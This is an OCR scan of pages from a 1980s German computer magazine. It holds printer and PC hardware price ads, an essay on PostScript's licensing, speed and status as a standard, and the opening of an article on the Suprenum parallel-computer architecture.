P 7 color	1648.-	P 6 color	1298.-
P 7 seriell	1648.-	P 6 seriell	1398.-
P 7 seriell color	2298.-	P 6 seriell color	1848.-
Pin-Feed-Traktor P7	228.-	Pin-Feed-Traktor P6	109.-
Bidirekt. Traktor P7	348.-	Bidirekt. Traktor P6	298.-
Cut-Sheet-Feeder P7	698.-	Cut-Sheet-FeederP6	598.-

Kyocera - Laserdrucker

F-1000	4999.-	F-2200	10698.-
F-1200	7498.-	F-3000	14898.-

Citizen - Citizen Citizen

LSP-120D comm. oder paral. Schnittstelle 417.-

Seikosha - Seikosha - Seikosha

SL-80 AI nur 768.- SL-80 VC 768.-

Okidata - Okidata - Okidata

ML-182 parallel	448.-	ML-192 Elite I/E	798.-
ML-292 Elite	948.-	Personality Mod.f.292	266.-
ML-294 Elite	1498.-	Personality Mod.f.294	266.-
ML-393	2298.-	Emulationsm.f.393	148.-
ML-393 color	2498.-	Emulationsm.f.393	148.-

Okimate OM-20 398.-

Panasonic - Panasonic

KX-P 1081 478.-


Weitere Panasonic Produkte lieferbar. Es können kurzzeitige Lieferengpässe entstehen. Bitte rufen Sie an !

ProSoft GmbH

Filiale München Theresienstraße 56, 8000 München 2, Tel. 0 89/2 80 93 89 direkt bei der technischen Hochschule. Bitte beachten Sie, daß nicht ständig sämtliche Ware in unserer Filiale München vorrätig ist. **Rufen Sie an!**

Bogenstraße 51–53, Postfach 2 07, D-5400 Koblenz-Goldgrube, Telefon (02 61) 40 47-1, Telex 8 62 476, Telefax (02 61) 40 47-2 52

Alle Preise zuzügl. 10,- DM Versandkosten pro Paket. Lieferung per Nachnahme oder Vorkassescheck - Versandkosten Ausland DM 40,- pro Paket. Lassen Sie sich keinen Bären aufbinden! ProSoft liefert Original-Produkte der führenden Hersteller. Überzeugen Sie sich selbst durch Abholung der Ware in unseren Verkaufs- und Vorführräumen in Koblenz. Wir gewähren Ihnen bei Barzahlung (kein Scheck) 2 % Skonto auf alle Preise, was vielleicht schon zur Deckung Ihrer Reisekosten ausreicht. Einige unserer Vorlieferanten liefern Produkte ohne die Seriennummer des Herstellers. In diesem Fall übernehmen wir anstelle der Herstellergarantie die unbeschränkte gesetzliche Gewährleistung.



PostScript – Cash-Cow und Chamäleon

Der kommende Standard oder nur eine Übergangslösung?

Joachim Peters

Die Werbung für Desktop Publishing verspricht: mit dem Laserdrucker wird man zum Gutenberg und mit einem PostScript-fähigen Laserdrucker gar zum Leonardo, der seine Schriften mit Grafik schmückt. PostScript sei der Standard auf dem Weg zur Text-Bild-Integration. – Was darf man davon halten?

Einen Standard bei den Seitenbeschreibungssprachen gibt es nicht. Es gibt nur viele Anläufe dazu. Der chancenreichste ist PostScript. Seitdem IBM sich für PostScript entschieden hat, ist die Sache erst einmal klar – vorläufig. Der Erfinder von PostScript (und Chef von Adobe), John Warnock, kann sich mittlerweile die Lizenzpartner aussuchen, und das tut er mit bemerkenswertem Geschick. Auf der Systemseite hat er inzwischen die Großen eingesammelt: Apple, IBM, HP und andere; auf der Druckerseite entsteht in Japan ein Brückenkopf.

PostScript hat ja ein doppeltes Gesicht. Für den Normalanwender ist PostScript sozusagen 'unsichtbar', nicht viel mehr als eine Schnittstelle zum Drucker. Für den Programmierer ist es eine Sprache, mit der man eine Seite frei gestalten kann. Und in der Hauszeitschrift 'Colophon' von Adobe Systems Inc. wird auch mit beachtlichem Talent vorgeführt, wie man mit relativ kurzen Notaten eindrucksvolle Effekte erzielt. Diese Sprache ist frei zugänglich, Adobe hat Syntax und Programmiertips in einer auf inzwischen drei Bände angewachsenen Reihe veröffentlicht (siehe c't-Kartei), deren dritter Band in diesem Jahr erschienen ist [1].

Das bedeutet aber ganz und gar nicht, daß diese Sprache 'public domain' sei. Wer immer Geräte baut, die PostScript-Files materialisieren (also zum Beispiel auf einen Laserdrucker bringen), muß dazu eine Lizenz von Adobe erwerben. Sonst darf er den geschützten Namen 'PostScript' nicht verwenden. Viele Druckeranbieter kaufen auch gleich den RIP (Raster Image Prozessor), also die dazugehörige Hardware, bei Adobe mit hinzu. Das sind dann mindestens einige hundert Dollar an Lizenzgebühr, die im Endpreis für den Benutzer auftauchen. PostScript-fähige Laserdrucker sind aus zwei Gründen gemeinhin teurer als 'normale': auf ihnen liegt eine Lizenzabgabe, und sie müssen eine recht aufwendige Hardware haben, um den Leistungsumfang von PostScript auch nutzen zu können. Lohnt sich dieser Mehraufwand?

Üben am Laserdrucker,...

Aus der Sicht des typischen Anwenders ist PostScript eine Black box, die dafür sorgt, daß am Bildschirm komponierte Seiten aus Desktop Publishing oder Grafikprogrammen tatsächlich so auf dem Drucker ausgegeben werden, wie man sie gemeint hat. Der Anwender möchte Seiten gestalten, die 'wie gedruckt' aussehen. Sind seine Ansprüche hoch, werden noch grob gerasterte Bilder mit eingefahren oder gar Konstruktions- oder Freihand-Zeichnungen hinzugesetzt.

All dies kann man auch ohne PostScript tun, allerdings mit dem nagenden Zweifel, daß man dann Files produziert, die nur auf der eigenen Installation zu Papier gebracht werden können. Der Weg zur hochauflösenden Lohnbelichtung dieser Files auf Film, etwa auf einem Linotype-Laserbelichter, ist vorläufig nur über PostScript offen. In solchen Fällen also macht es Sinn, von vornherein darauf zu achten, daß man einen PostScript-fähigen Laserdrucker einsetzt. Was man auf seinem Drucker im Hause sieht, das kann man dann auch – und zwar in besserer Auflösung – auf dem Film vom Lohnbelichter erwarten.

... Produktion per Fotosatz?

Das ist die Theorie. In der Praxis hat sich gezeigt, daß es doch nicht so einfach ist. Aus gutem Grund geben Lohnbelichter ihren Kunden umfängliche Empfehlungen, was man tun darf und was man besser bleiben läßt. Das 'rote' Referenzbuch zu PostScript wird man denn auch bei ihnen häufiger vorfinden als bei Programmierern (gibt's die für PostScript überhaupt?), letzte Instanz bei der Klärung der Frage, warum hereingereichte Kunden-Files auf dem teuren Satzbelichter zuweilen schmähliche Resultate produzieren.

Die Firma Adobe hat zu der Verwirrung mutwillig beigetragen, indem sie in ihren Schriften 'Fußangeln' gelegt hat. Diese 'hints' (Tips, Hinweise) sollen die Schriften optimieren helfen. Insbesondere bei den kleinen Schriftgraden lernen die Desktop Publisher jetzt eine Lektion, die bei den Setzern schon vor

Jahren beim Übergang auf die Digital-Schriften zu beherzigen war: daß nämlich nicht die großen Auszeichnungsschriften ein ästhetisches Problem darstellen, sondern eher die kleinen 'Brotschriften', in denen die Masse des Textes gesetzt wird.

Kompatibel – zu was?

Aus diesen 'hints', zu denen sich Adobe aus kommerziellem Interesse nicht klar äußert, schlußfolgern Beobachter der DTP-Szene, daß da vielleicht noch ein paar mehr Fußangeln versteckt sind, mit denen potentieller Konkurrenz das Klonen schwergemacht werden soll. Trotzdem sind die Nachbauten von PostScript-Interpretern und geeigneten RIPs kurz vor der breiten Markteinführung. In den USA bieten sogar schon einige Firmen einen speziellen Service an: sie prüfen PostScript-Clones auf Kompatibilität mit dem Adobe-Standard. Und fragen ihre Kunden, wenn sie es ganz genau machen, auch schon mal: 'Wollt Ihr es haben, wie es im Reference Manual (von Adobe) steht, oder so, wie Adobe es selber macht?'

Fazit: Adobe behält sich einen Superset des Standards vor, wie er veröffentlicht ist, und hält sich selbst auch nicht in jedem Fall an den eigenen Standard. – Das ist eben so in dieser schönen Computerwelt, in der es auch um Money geht: im Falle von PostScript um Summen in der Größenordnung von mehreren hundert Millionen US-Dollar, die man im Laufe der Jahre aus Lizenzen erwarten darf.

Klare Empfehlung: wer nicht auf die hochauflösende Lohnbelichtung hinauswill, kommt auch mit anderen Seitenbeschreibungssprachen zum Ziel. All die 'Insellösungen', die zur Zeit überall entstehen, sind ohnehin nur Übergangslösungen, PostScript inklusive.

Interpreter-Manko

Als Interpreter ist PostScript unausweichlich langsam. Jeder, der den Unterschied in der Ausführungsgeschwindigkeit zwischen einem BASIC-Programm in interpretierter und kompilierter Form einmal beobachtet hat, ist auf dem richtigen Weg, wenn er daraus Rückschlüsse auf die prinzipiellen Grenzen von PostScript zieht. Gäbe PostScript zur Optimierung der Geschwindigkeit seine lesbare Notierung auf, würde es den Standard verlassen, der ihm den Markterfolg bringt.

Die PostScript-Interpreter werden gewiß schneller werden (mit besserer Hardware). Auch werden die Programmierer, die aus Desktop-Publishing-Programmen heraus PostScript-Files für die Druckausgabe entstehen lassen, lernen, effizienteren Code zu generieren. (Negatives Beispiel heute: der Ventura Publisher, Version 1.0; positives Beispiel: der Adobe Illustrator auf dem Apple Macintosh.)

In jedem Fall werden die Konkurrenten, die auf eine direkte Binär-Ansteuerung setzen, in der Geschwindigkeit die Nase vorn behalten, können allerdings keinen 'Standard' reklamieren. (Die Lösung etwa von IMAGEN, die Hewlett-Packard lange favorisierte und dann schnöde fallen ließ, als man schnell hinter IBM auf den fahrenden PostScript-Zug aufsprang, ist deutlich schneller.)

PostScript wird mit Blick auf diese Konkurrenz schneller werden müssen. Vor allem aber werden die Anbieter von DTP-Systemen auch mit dem Anspruch des 'What you see is what you get' (WYSIWYG) konfrontiert. Denn heute sieht man ja gerade *nicht* auf dem Bildschirm, was man auf dem Drucker bekommt, sondern – bedingt durch einen deutlichen Unterschied in der Auflösung zwischen beiden Gerätegattungen, der auch in Zukunft noch lange bestehen wird – nur eine Andeutung davon.

Adobe entwickelt zur Zeit ein Display-PostScript, das diesen grundsätzlichen Mangel beheben soll. Die Monitore, die eine 300-dpi-Auflösung (dots per inch, Punkte pro Zoll) wie auf dem Drucker liefern könnten, gibt es aber noch nicht – und dabei liebäugeln die Laserdruckerhersteller bereits mit 600 dpi und mehr. Apple hat jedoch schon erklärt, daß man bei den grobschlächtigen Quickdraw-Routinen bleiben wird. Wo bleibt der Standard? Oder spricht man besser von einem Chamäleon?

Die meisten Laserdrucker werden heute noch ohne PostScript verkauft. Für die Gestaltung von Dokumenten reicht das völlig aus. Wer langfristig plant und eine Zukunft anpeilt, die mit dem Schlagwort Text-Bild-Integration umschrieben ist, der sollte sich klarmachen, daß nicht einmal die Vollprofis aus dem Satzbereich soweit sind. Auch sie planen erst – und zwar mit Blick auf Investitions-Volumina, die um ein bis zwei Zehnerpotenzen größer sind als die typische DTP-Insel heute.

Bis diese Träume genügend ausgereift sind, bis auch auf dem Low-Cost-Level Vergleichbares erreichbar ist, werden noch einige Jahre vergehen. Und von PostScript wird man dann wohl rückblickend und nostalgisch sagen: es war geeignet, den Markt aufzureißen und dem breiten Publikum in den Büros Appetit zu machen. In der schnellebigen Computerwelt ist eben auch ein Standard, der nur ein paar Jahre gilt, besser als kein Standard. (gr)

Literatur

[1] Adobe Systems, PostScript Language, Reference Manual, 'Red Book' (1985); Language Tutorial and Cookbook, 'Blue Book' (1985); Postscript Language Program Design, 'Green Book' (1988), alle im Verlag Addison-Wesley, Reading, Massachusetts (der erste Band liegt auch in einer deutschen Übersetzung vor)

ct

iSYSTEM Gesellschaft für Informatiksysteme mbH - Einsteinstr. 5 - 8060 Dachau
Tel. 08131/1686 - Fax. 14024 - Tx. 527559

EMUL51-PC

Die Revolution in der IC-Emulatortechnik

8051- Emulator als Steckkarte für den PC


- 16MHz in Echtzeit
- 64K Programmspeicher
- 64K Datenspeicher
- 16K*48Bit Tracespeicher
- 18 externe Signale
- 10 Breakpoints
- Realtime und Simulation
- mächtigeTracefunktionen
- Tracebedienung "on the fly"
- Windowtechnik
- Online-Help
- interaktive Menuetechnik
- Befehls-Macros
- symbol. Debugging
- Hochsprachensupport
- Assembler/Disassembler
- Performanceanalyse
- zuverlässig und bewährt
- flexible Modultechnik
- Personalitymodule für:

80(C)31	80C31-1
80(C)32	8344
80C252	80C321
8051/52/53	8751/52
80C152	80C154
80C451	80C452
80535	80552

NOHAU ELEKTRONIK AB

z.B. Emulator, 128K, 12MHZ mit POD31, komplett mit Software und Handbuch 6624,-DM

Intelligente Lösungen für Ihre Probleme



Der Suprenum-Rechner

Eine Parallelrechner-Architektur für numerische Anwendungen

Wolfgang K. Giloi

Durch Einsatz höchstintegrierter Prozessorelemente lassen sich hochparallele Rechner realisieren, die kosteneffektiver und leistungsfähiger arbeiten als die auf Hochgeschwindigkeitstechnik basierenden herkömmlichen Supercomputer. Solche Parallelrechner erfordern innovative Rechnerarchitekturen. Dieser Beitrag stellt eine weitere deutsche Entwicklung auf diesem Gebiet vor, den Suprenum-Supercomputer.

Auf dem Gebiet der Rechnerarchitektur ist in diesem Jahrzehnt einiges in Bewegung geraten. Während bis zum Anfang der achtziger Jahre die Suche nach Alternativen zum bewährten 'Von-Neumann-Rechner' als esoterische Beschäftigung abgetan wurde, schlägt man heute kaum ein Fachjournal auf, ohne auf neue Architekturvorschläge zu stoßen. Meist sind es Konzepte, die eine große Zahl von Prozessoren mit mittlerer Leistung parallel zur Abarbeitung eines Programms einsetzen.

Das Potential zur Parallelisierung findet man auf allen Ebenen eines Programms: von der Ausführung einzelner Operationen über die Berechnung von größeren Ausdrücken bis zur parallelen Ausführung ganzer Programmteile. Zusätzlich zu dieser 'Programm-Parallelität' gibt es die Datenparallelität. Sie besteht darin, daß bei der Anwendung komplexer Funktionen auf Datenstruktur-Objekte viele elementare Operationen auszuführen sind. Sind diese Operationen datenunabhängig, können sie parallel ausgeführt werden. Ein Musterbeispiel dafür ist die Multiplikation von Vektoren oder Matrizen.

Datenparallelität läßt sich besonders kosteneffizient nutzen. Hier kann man das Prinzip der SIMD-Pipeline-Verarbeitung anwenden, die wegen ihrer einfachen Kontrollstruktur leicht zu realisieren ist. Die Nutzung der Datenparallelität setzt allerdings voraus, daß die Datenstrukturtypen der Hardware bekannt sind. Unter einem 'Datenstrukturtyp' ist eine Klasse von Datenstruktur-Objekten mit darauf definierten Funktionen zu verstehen, die diese Objekte als Ganzheit transformieren.

'Von-Neumann-Sprachen' sind reine skalare Sprachen, die keine Datenstrukturtypen enthalten. Daher müssen die Compiler dieser Sprachen die Datenstrukturtypen erst erzeugen, etwa durch Auflösen von Programmschleifen, die meist Feldoperationen anzeigen. Dies ist ein umständlicher, nicht optimaler Vorgang. Abhilfe schaffen geeignete Programmiersprachen, die Datenstrukturtypen enthalten, wie zum Beispiel Fortran-8X. Im Gegensatz zur Datenparallelität muß die Programmparallelität erst durch eine Analyse der Datenabhängigkeiten ermittelt werden. Dafür gibt es drei mögliche Instanzen:

- den Programmierer (Ermittlung zur Programmierzeit),
- den Compiler (Ermittlung zur Übersetzungszeit),
- die ausführende Maschine (Ermittlung zur Laufzeit).

Die letzte dieser drei Möglichkeiten ist das Operationsprinzip der Datenfluß-Architektur. Besitzt die Hardware alle Mechanismen zur Aufdeckung von Programmparallelität, erkennt sie auch die vorhandene Parallelität in den Datenstrukturtypen (Datenparallelität). Daher


Ihre COMPUTER Adresse in Deutschland!

☎ HOTLINE 0208 — 645050

NEW

386 Motherboard

DM **2995.–**



20 MHz, 2 MB RAM bestückbar, Phoenix-Bios, Option (mathem. Coprozessor), 32 Bit Expansionsslot, Multilayertechnik, 0-Waitstate, 7 DMA-Kanäle, 16 Interrupts, Norton Sys-Info 23.0 (25/24 MHz-Version auf Anfrage)

AT

Testzitat – Datawelt: (Auszug)
Einen Computer von HORNET kann man unbesorgt kaufen, auch wenn die Oberhausener eine recht kleine Firma sind. Wie schon der HORNET XT, den wir in einer früheren »Datawelt« unter die Lupe genommen haben, gefiel uns der AT ausgesprochen gut.

ALR-Motherboard, 512 kB RAM (auf 2 MB bestückbar, on Board), 6/8 MHz, TEAC 1,2 MB Disk-Drive, 20 MB Harddisk, AT-03 MF-Tastatur, Monochrom-Graphic-Printer, parallel-serielle Schnittstelle.

DM **3495.–**

ABOVE-BOARD 2 MB

Intel-kompatibel, EMS-fähig,
12 MHz-Version,
0-kByte-Bestückung

ab DM **395.–**

ADI-KIT

DM - 14 +
DM - 1400

Monochrom-Monitor 14 Zoll auf Schwenkfuß incl. Monochrom-Grafik-Printerkarte mit Utility-Software (wahlw. grün oder bernstein),
DM-1400 s/w-Aufpreis 50.– DM

DM **495.–**

Tower-Case

AT-Gehäuse im Tower-Look zur Aufnahme von 6 Stück 5¼ Zoll oder 3½ Zoll (Einbaurahmen) Slimline Laufwerken. Sehr hochwertige Gehäuseausführung. Norm-Befestigungsmaße für AT- oder XT-Platinen.

DM **645.–**

NEW

Monochrom-Multisync-Monitor

14 Zoll

PS/2 kompatibel

Der Multisync-Monitor kann mit allen Grafik-Karten betrieben werden (CGA, EGA, MDA, AGC, PGC, VGA usw.), 6000 Character (132 col. x 45 rows on 8 x 8 dot matrix), Horizontal-Frequenz 15–38 kHz

DM **595.–**

AKTUELLE NEWS

PC - AT

ALR Motherboard 2 MByte (6/8 MHz, Printer, Batterie, Serial)	1245.- DM
ALR Motherboard 2 MByte (6/10 MHz, Printer, Batterie, Serial)	1345.- DM
Motherboard 1 MByte (6/12 MHz, Printer, Batterie, Serial)	1295.- DM
Floppy Contr. 1.2 MB	225.- DM
Harddisk-Floppy-Contr. (für 2 Harddisk & 2 Drives)	345.- DM
EGA-Card 256k Byte	495.- DM
EGA-Card o. Hercules	445.- DM
Multifunktions-Card (1.5 MB, Game, Printer, Serial)	495.- DM
RAM-Card (4 MB)	495.- DM
128 kB Erweiterungskarte	245.- DM
RS 232 C (AT)	125.- DM
Above Board 2 MB (12 MHz Vers., Intel komp. 16 Bit Datenbus)	445.- DM
Prototype Board AT	65.- DM
AT-Gehäuse (Schalter, Lautsprecher und Zubehör)	235.- DM
Netzteil 195 Watt	275.- DM
Microscience 22 MB (mittl. Zugriffszeit < 45 mS)	645.- DM
Microscience 54 MB (28 mS)	1395.- DM
AT-Tastatur DIN	195.- DM
AT-Tastatur DIN (Cursor)	245.- DM
TEAC FD 55 GF/R	295.- DM
BABY-AT	
Motherboard 1 MByte (6/10 MHz, Batterie)	895.- DM
Netzteil 185 Watt (XT-Abmessung)	245.- DM
BABY-AT-Gehäuse	195.- DM
80386-AT	
Tower-Gehäuse	645.- DM
WD-Controller HDD-FDD (Interleave 1:1)	595.- DM
Motherboard **80386** (2 MB bestückbar, 16/20 MHz)	2995.- DM
2 MB Speichererweiterung (32 Bit-Bus)	495.- DM
ALR Motherboard **80386** (16 MHz, 80287, 80387 Option)	3995.- DM
ZUBEHÖR	
Printer Buffer (Copy Function, 256 kByte, 2 Drucker)	395.- DM
DOS 3.3 (IBM PC-DOS 3.3)	195.- DM
IBM OS/2 (Betriebssystem)	745.- DM
60 MB Streamer (incl. Controller u. Software)	1995.- DM

PC - XT

Turbo/Board 10 MHz	325.- DM
Floppy-Contr. (4 Dr.)	95.- DM
Floppy-Contr. 1.2 MB	245.- DM
Multifunktionskarte (Uhr, Floppy, Game, Printer, Serial)	275.- DM
Multifunktionsk. 384kB (Uhr, Printer, Serial)	245.- DM
Harddisk-Controller (2x 32 Mega-Byte)	195.- DM
Monochrome-Graphic (Hercules komp. m. Software)	195.- DM
Color-Graphic-Card	165.- DM
RAM-Card 640k Byte	135.- DM
Above Board 2 MB (Intel komp. m. Software)	395.- DM
Copy-Board incl. Software (kopiert jede Software analog)	295.- DM
Clock-Card (batterieger.)	125.- DM
Clock-Card & RS 232C	195.- DM
Printer-Card (Centr.)	75.- DM
Printer-Buffer 64k Byte	145.- DM
Serial-Card RS 232 C	95.- DM
AD/DA Wandler	295.- DM
Prototype Board	65.- DM
Tastatur DIN o. ASC II	98.- DM
Tastatur m. ext. Cursorblock	245.- DM
XT-Gehäuse (Lautsprecher und Befestigungszubehör)	145.- DM
Netzteil 140 Watt	195.- DM
Eprom-Writer (XT/AT) (Software u. 4fach-Adapter)	495.- DM
TEAC FD 55 B/R (360 kB)	275.- DM
TEAC FD 35 FN 3½" (720 kB)	325.- DM
TEAC FD 35 HFN 3½" (1.44 MB/720 kB)	395.- DM
TEAC FD 55/FR	295.- DM

IBM, APPLE, HERCULES, ADI sind eingetragene Warenzeichen. Zwischenverkauf vorbehalten.

HORNET Computer Products
Vertriebsgesellschaft m.b.H.
Postfach 140 151 ■ Forsthofstr. 21 ■ 4200 Oberhausen 11
Telefon: 02 08/64 50 50
Telex: 17 208 374
Fax: 02 08/64 15 40

ist die Datenfluß-Architektur die allgemeinste und in Hinblick auf Nutzung vorhandener Parallelität die mächtigste. Daß sie sich dennoch nicht praktisch durchsetzen konnte, liegt an ihren enormen Effizienzproblemen, für die es auch grundsätzlich keine Lösung gibt [1]. Deshalb sind Datenfluß-Architekturen für numerische Anwendungen (Feldverarbeitung) nicht konkurrenzfähig. Geeigneter wären Anwendungen, die keine hohe Datenparallelität, aber ein größeres Maß an Programmparallelität aufwiesen. Diese haben sich jedoch bisher nicht finden lassen.

Bei Anwendungen, die hauptsächlich in der Bearbeitung großer Felder bestehen (numerische Anwendungen, Bildverarbeitung), kann man auf die Nutzung der Programmparallelität verzichten. Sie würde das Ergebnis kaum verbessern. Hat man für ein solches Rechnersystem auch noch die geeignete Programmiersprache, dann benötigt man weder Parallelverarbeitungs-Anweisungen im Programm noch eine Datenabhängigkeitsanalyse. Solche 'Datenstruktur-Architekturen' [2] sind die nach dem Pipeline-Prinzip arbeitenden Vektormaschinen, wie zum Beispiel die Cray-Rechner (siehe c't 6/88, 'Supercomputer'). Diese Architektur hat sich auch bei fast allen auf dem Markt befindlichen Spezialrechnern für Hochleistungs-Bildverarbeitung und 3-D-Grafik durchgesetzt. Ihr hervorstechendstes Kennzeichen ist das SIMD-Prinzip: die Transformation einer beliebig großen Datenmenge durch einen einzigen Befehl.

SIMD-Pipeline-Prozessoren

Die Abbildungen zeigen in vereinfachter Form das Arbeitsprinzip eines SIMD-Pipeline-Prozessors. Wie bereits erwähnt, arbeitet dieser auf Datenströmen, die aus einem Datenspeicher in die Pipeline und von da zurück in den Datenspeicher fließen. Dazu müssen keine Befehle geholt werden (SIMD-Prinzip). Die Adressen, die notwendig sind, um die Elemente der Datenströme zu adressieren, werden auch nicht Befehlen entnommen, sondern von Adreßgeneratoren erzeugt. Im stationären Fall, das heißt bei gefüllter Pipeline, wird mit jedem Takt in jeder Stufe der Pipeline eine Operation ausgeführt. Damit gilt für die Leistung eines Pipeline-Prozessors die obere Schranke:

$$MOPS < k \cdot f_p \text{ [MHz]},$$

wobei f_p der Pipeline-Takt und k die Stufenzahl ist.

Pipeline-Prozessoren arbeiten gegenwärtig mit etwa 4 bis 5 ns Takt (Cray-2). Bei der Cray-3 soll der Takt durch Einsatz von Gallium-Arsenid-Bausteinen und einer Umgebungstemperatur von 77 °K (flüssiger Stickstoff) auf etwa 2 ns reduziert werden. Damit läßt sich theoretisch eine Leistung von 500 MFLOPS erzielen, wenn der Datenspeicher alle 2 ns ein 64-Bit-Datenwort liefern kann. Dies ist nur möglich, wenn man für den Arbeitsspeicher die gleiche Technologie benutzt wie in den Prozessoren. Da ein Supercomputer große Arbeitsspeicher mit mehreren 100 MByte braucht, setzt man aus Kostengründen relativ langsame Speicher ein und sieht mehrere unabhängige Speicherbänke vor, auf die man zeitlich verschränkt zugreift.

Die Alternative zu den SIMD-Pipeline-Architekturen stellen die aus einer Vielzahl von Mikroprozessoren aufgebauten Parallelrechner dar. Weil jeder dieser Prozessoren nach dem Von-Neumann-Prinzip arbeitet und dabei seinen eigenen Befehlsstrom ausführt, spricht man hier von einer MIND-


Mit vereinten Kräften

